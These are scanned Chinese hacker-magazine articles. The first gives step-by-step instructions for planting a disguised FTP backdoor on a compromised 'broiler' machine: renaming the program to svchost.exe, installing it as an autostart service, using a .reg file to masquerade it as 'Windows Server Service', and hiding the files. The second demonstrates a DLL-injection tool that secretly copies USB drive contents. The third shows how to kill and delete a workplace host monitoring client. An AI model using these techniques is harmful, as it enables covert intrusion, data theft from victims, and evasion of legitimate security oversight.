


图 5

你可以打开“我的电脑”，在地址栏里面输入：Ftp://127.0.0.1:2121，检查一下本机FTP服务器是不是真的运行起来了，之所以这样做，是为了确认我们经过这些操作所产生的配置文件是正确的，从而可以正常工作！

接下来，新建一文本文件，内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Xlight FTP Server]
"DisplayName"="Windows Server Service"
```

然后将其另存为display.reg，这个文件一会儿要用到。

说了这么多，该进入主题了，该如何利用呢？如果你打开软件的帮助文件，就可以查到软件本身提供的，将其安装为服务方式运行的命令行参数和隐藏运行的参数，这也是我们将其“黑客化”的前提条件。进入程序的安装目录，我这里是C：\Program Files\Xlight\，选择除反安装文件和帮助文件之外的所有文件（这些都是前面窗口模式下进行配置后产生的配置文件，如密码文件、虚拟目录配置文件等），将其复制到一个新的文件夹svchost里面，先前的display.reg也拷贝过来，并将xlight.exe改名为svchost.exe，改名称后，就不会因为xlight.exe安装成服务方式运行后，在任务管理器中增加两个xlight.exe进程而容易被管理员发现（图6），而svchost进程在任务管理器中本来就有3、4个，改名可以使管理员不易查觉）。

QQ.exe	adminster	15	23,308 K
taskmgr.exe	adminster	00	7,456 K
xlight.exe	SYSTEM	00	4,892 K
xlight.exe	SYSTEM	00	3,120 K
EXPLORER.EXE	adminster	00	22,048 K

图 6

接下来，用远程控制软件Radmin，将svchost文件夹拷贝到肉机的System32\Com文件夹下（当然，你也可以用其它方式传输文件），然后，用Radmin提供的telnet功能进入我们新建的svchost文件夹（你也可以在3389登陆方式下打开命令行窗口，或者是Telnet登录或其它方式），用软件自身提供的命令将其安装为服务：svchost -installauto（注意，帮助文件里说这个命令是以自动方式运行服务，另外还可以用命令svchost -install手动方式运行服务，但这样还要接着输入命令：net start "xlight ftp server"和svchost -hideicon，非常麻烦，并且在启动服务时程序的图标会出现在任务栏的右下角，尽管接下来的命令：svchost -hideicon可以将其隐藏，但还是小心点好——正所谓“小心驶得万年船”！当然，你也可以将这两条命令保存到一个批处理文件再运行）。接着，导入注册表文件regedit /s display.reg，从而将服务的显示名称改为：Windows Server Service，增加服务的迷惑性（上述操作如图7）。

```
C:\WINDOWS\system32\Com\svchost 的目录

2005-08-24  15:14    <DIR>          .
2005-08-24  15:14    <DIR>          ..
2005-08-02  18:04                 8 .quota
2005-08-02  18:22               314 display.reg
2005-08-02  18:04               433 ftpd.hosts
2005-08-02  18:04                92 ftpd.password
2005-08-02  18:04                 0 ftpd.rules
2005-08-02  22:07               447 ftpd.users
2004-12-04  16:41             1,788 odbc_tables.sql
2005-05-15  09:29           291,328 svchost.exe
2005-08-02  18:03             3,470 unins000.dat
               9 个文件        297,880 字节
               2 个目录  7,250,305,024 可用字节

C:\WINDOWS\system32\Com\svchost>svchost -installauto

C:\WINDOWS\system32\Com\svchost>regedit /s display.reg

C:\WINDOWS\system32\Com\svchost>del display.reg
```

图 7

为了使我们导入的注册表文件生效，我们应该停止服务：net stop "Windows Server Service"，再重启：net start "Windows Server Service（这个取决于display.reg这个注册表文件中的DisplayName键值），但实际操作中我发现，会出现如下错误（图8）。

```
C:\WINDOWS\system32\Com\svchost>del display.reg

C:\WINDOWS\system32\Com\svchost>net stop "Windows Server Service"
发生系统错误 1060。

指定的服务并未以已安装的服务存在。
```

图 8

显然我们导入的注册表并未生效，但奇怪的是：重启后导入的注册表就会生效。可能是软件本身或系统的问题吧！如果你有耐心，你可以等管理员重启，或者你帮他强行重启（动不动重启别人机器，汗~~），在这里，我先用远程控制软件Radmin的监视功能看了一下，肉鸡没人用，管理员应该不在，呵呵，重启了，等待中……

重启后用net start命令查看了一下，服务显示名果然已经改变了（图9），并且2121端口也已经打开（图10）。

```
Windows Audio
Windows Management Instrumentation
Windows Server Service
Windows Service
Windows Time
Wireless Zero Configuration
Workstation
```

图 9

```
TCP    0.0.0.0:1000    0.0.0.0:0    LISTENING
TCP    0.0.0.0:2121    0.0.0.0:0    LISTENING
TCP    0.0.0.0:7025    0.0.0.0:0    LISTENING
```

图10

最后将该文件夹下的所有文件隐藏：attrib +s +h *.*。现在我们便在目标主机上成功地建立了FTP服务器。单单靠Windows自带的任务栏管理器根本看不出有什么异样！呵呵！登录肉机的FTP服务器看看，登录成功（图11）。到这里，一台FTP肉机就这样建成了！既隐蔽，又不会被杀毒软件给Kill掉，真是一个字：爽！




图11

为了方便菜鸟使用，我已经将其制作成了一个自解压文件，在Windows下双击或在DOS下直接运行即可安装，帐号为admin，密码为210210。大家也可以根据自己的需要自己制作一个。

在这次的搭建FTP中，我意识到许多非黑客软件都可以“黑客化”。其实有许多这样的软件我们已经在用了，如大名鼎鼎的远程控制软件Radmin，著名的代理软件CCProxy（可查看今年第5期我写的“不被查杀的代理服务器是这样炼成的”一文）。并且，我们可以总结出这种软件大多具有如下三个特点：

1．软件本身提供了以服务运行的方式和将其安装成服务的命令参数；

2．程序可以隐藏运行或提供了隐藏运行的命令参数；

3．软件的功能在黑客入侵中用得到，如代理服务、远程控制、FTP服务等。

只要符合上述这三个条件，我们就可以大胆地按照本文的思路将其“黑客化”，并且这样的软件有一个最大的好处就是：不会被杀毒软件查杀，怎么样？（小菜高呼：一个字——酷！——呵呵，学我的“名言”，可是要收学费的！）

（本文涉及的相关工具：Xlight FTP，光盘中有收录。）

小试“闪盘窃密者”

hajuneck

今天，肖飞到我这里来，带了几张3.5的软盘，说要拉几首歌过去他那里，他没上网，啥歌都无法下……我倒，这都什么年头了，还用软盘，买个U盘多好啊，价廉又物美，嘿嘿，他笑了，“听说用U盘不安全…”，哈哈，你还真别说，U盘可真的也不安全了，近来出现了个“闪盘窃密者”，可以偷偷盗取你闪盘的资料呢，怎么？想知道，就看下去咯。

嘿嘿，这玩意是作者无聊的时候写的一款软件，原来的用意很简单，他说，经常老师喜欢把期末试卷放U盘里，于是弄了这个小东西。先来简单介绍下这工具的原理：采用DLL注入的方式偷窥在本地插过的U盘信息，有两个注入选项，分别是常用的注入Explorer和注入Winlogon，选择其中一项，点击生成即可；生成的服务端可以拿到任何你想窥伺的机子上，双击即可，并且具有自动删除自身的的功能。好了，我们来实战一下，打开“闪盘窃密者”，进行配置，生成服务端，如图1。



图1

这里，你随便选择一个要注入的，然后生成，就会生成一个名为Thief.exe的服务端，然后我们这里，就本机测试吧，（呵呵，我不下地狱，谁下地狱）好，这里不要急忙运行服务端，要在C盘的根目录下，手工创建一个Test文件夹，这个文件夹是用来载入U盘那里窃取过来资料的，建立好了，现在自己运行服务端，立刻就消失了，看来已经启动了，插入U盘，这里看看我们的U盘有什么东东，如图2。




图2

嘻嘻，都是一些练习题资料，现在再倒回刚才我们自己手工创建的Test文件夹，看看，如图3。




图3

怎么样？看到了吧，有部分的东西资料已经给复制过来了，可能是因为文件太大，所以一下子复制不完，其实还在继续复制的。不信的，就拿回去自己试试吧。

可是郁闷了，作者没有附带清除工具哦，这可怎么办？杀毒工具，我又没有装，扫描了一下注册表，发现没有什么异常啊，看来不是注册表启动；心想难道是服务启动？再看看服务，发现了一个陌生的服务——Windows Internet Service，文件路径——C:\WINNT\system32\inetsvr.exe（还好，平时经常看看服务，还比较熟悉，今天可派上用场了），如图4。





图4

那么手工清除也就很简单啦，停止服务，然后进到system32目录，把inetsvr.exe删除，OK！重新在C盘建立test目录，插入U盘，信息并没有自动复制到c盘下的test文件夹，重新启动计算机，再试验了一次，也没有，看来这小玩意的确给我们干掉了。

好啦，看来以后用U盘的老师可得小心咯，避免考试资料给泄漏出去咯……

（本文涉及的相关工具：闪盘窃密者，光盘中有收录。）



让主机监控系统形同虚设

唐敏

计算机和互联网的广泛应用，使网络的安全性要求变得越来越高。因此不少政府机关和企业都安装了主机监控系统对网络环境中国家机密和商业秘密加以保护。此类监控系统常见的有8341主机监控与审计系统，内网110，安信主机监控与审计系统等等。

我们公司今年也安装了一套XXX主机监控与审计系统，主机监控系统无论原理还是功能都和木马非常相似，也是采用CS模式来对被控机进行监控，所不同的是主机监控系统重点是防止资料泄密，所以它的日志功能非常强大。本来装一套这个系统为了保护机密也无可厚非，但是我们的管理员也太“负责”了，什么都一股脑的禁止掉了，让我的电脑用起来很不爽，只好想办法卸载掉它。

由于管理员给我装客户端的时候我没有备份注册表和文件列表，因此我也不知道监控系统的客户端对我的电脑做了些什么操作，不像木马病毒，它在网上也没现成的资料和工具可以利用，我只好一步一步的手工卸载。下面我将详细的介绍我手工卸载的全部过程。

既然主机监控系统采用的是CS模式，那么服务端和客户端之间必定会建立网络连接，打开CMD，输入命令netstat -an，结果见图1。

```
C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2001           0.0.0.0:0              LISTENING
  TCP    192.168.12.111:139     0.0.0.0:0              LISTENING
  TCP    192.168.12.111:2001    192.168.14.8:5001      ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:25000          *:*
  UDP    192.168.12.111:137     *:*
  UDP    192.168.12.111:138     *:*
  UDP    192.168.12.111:500     *:*
  UDP    192.168.12.111:4500    *:*
```

图1

通过截图我们可以发现本机的2001端口与IP地址为192.168.14.8的主机5001端口建立了连接，192.168.14.8很可能就是主机监控系统服务器的IP地址，再来看看是什么程序和服务器建立的连接，这时我们要用到一个小程序Fport.exe，继续在命令行下使用该程序，我们就可发现本机是一个叫Eudemon.exe的在和服务器建立连接，如图2。

```
C:\WINNT\system32\cmd.exe
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
428   svchost       -> 135   TCP   C:\WINNT\system32\svchost.exe
8     System        -> 139   TCP
8     System        -> 445   TCP
1556  StatusClient  -> 1036  TCP   C:\Program Files\Hewlett-Packar
\Apache Tomcat 4.0\webapps\Toolbox\StatusClient\StatusClient.exe
624   Eudemon       -> 2001  TCP   C:\WINNT\system32\Eudemon.exe
1356  javaw         -> 5225  TCP   C:\Program Files\Hewlett-Packar
\Javasoft\JRE\1.3.1\bin\javaw.exe
1356  javaw         -> 5226  TCP   C:\Program Files\Hewlett-Packar
\Javasoft\JRE\1.3.1\bin\javaw.exe
1356  javaw         -> 8005  TCP   C:\Program Files\Hewlett-Packar
\Javasoft\JRE\1.3.1\bin\javaw.exe
1356  javaw         -> 8008  TCP   C:\Program Files\Hewlett-Packar
\Javasoft\JRE\1.3.1\bin\javaw.exe
```

图2

Eudemon是守护神的意思，顾名思义看来这个就是监控系统的客户端程序了，呵呵这么容易就找到了，有点不可思议。在Windows任务管理器里面结束这个进程结果显示无法结束该进程，如果你经常看X档案的话，就知道一个小程序kill.exe可以强制杀死进程，今天我们也用它kill -f Eudemon.exe后，果然把它杀掉了，可是Eudemon刚被杀掉就又启动了，看来还有守护进程在守护着Eudemon，使我们无法结束这个进程从而也无法删除这个程序。不让删我偏要删，我有了新的思路写一个批处理先用kill杀掉Eudemon，然后马上删除这个程序。批处理只有简单的两行代码，存文件名为Del.bat：

```
Kill -f 624
Del c:\winnt\system32\Eudemon.exe
```

其中624就是Eudemon 的PID号（小编注：可以用Process Explorer等工具，查看PID号），运行一下del.bat之后，我发现Eudemon已经删除了，等了一会也没发现Eudemon再次出现，看来这个守护进程只是负责时时启动Eudemon，并没有生成新Eudemon的功能。到现在为止我们该找找守护进程到底在哪里了。打开cmd继续输入命令netstat -an，我发现我还在连接192.168.14.8的5001端口，奇怪！不是删除Eudemon了吗？再次使用fport来看看到底怎么回事，结果如图3。

```
C:\WINNT\system32\cmd.exe
Pid   Process          Port  Proto Path
416   svchost       -> 135   TCP   C:\WINNT\system32\svcho
8     System        -> 139   TCP
8     System        -> 445   TCP
1272  StatusClient  -> 1030  TCP   C:\Program Files\Hewlet
\Apache Tomcat 4.0\webapps\Toolbox\StatusClient\StatusClient
896   Explorer      -> 2001  TCP   C:\WINNT\Explorer.EXE
1484  javaw         -> 5225  TCP   C:\Program Files\Hewlet
\Javasoft\JRE\1.3.1\bin\javaw.exe
1484  javaw         -> 5226  TCP   C:\Program Files\Hewlet
\Javasoft\JRE\1.3.1\bin\javaw.exe
1484  javaw         -> 8005  TCP   C:\Program Files\Hewlet
\Javasoft\JRE\1.3.1\bin\javaw.exe
1484  javaw         -> 8008  TCP   C:\Program Files\Hewlet
\Javasoft\JRE\1.3.1\bin\javaw.exe
```

图3

我发现现在居然是Explorer在连接服务器了，看来有非法的Dll动态链接库文件插入到Explorer中去了，到底是哪些非法的dll文件插入到Explorer中去了？找非法dll文件我最常用的是进程执法官（注意：不是网络执法官），进程执法官可以查出非法进程是否开启了服务，或者在注册表中是否加入了开机自动运行的代码，同时还可以查出合法进程里面是否插入了可疑的Dll文件，所以进程执法官是查杀主机监控系统和木马的利器。进程执法官使用很简单，现在我们就直接来看查出的Explorer的可疑dll文件的截图吧，如图4。

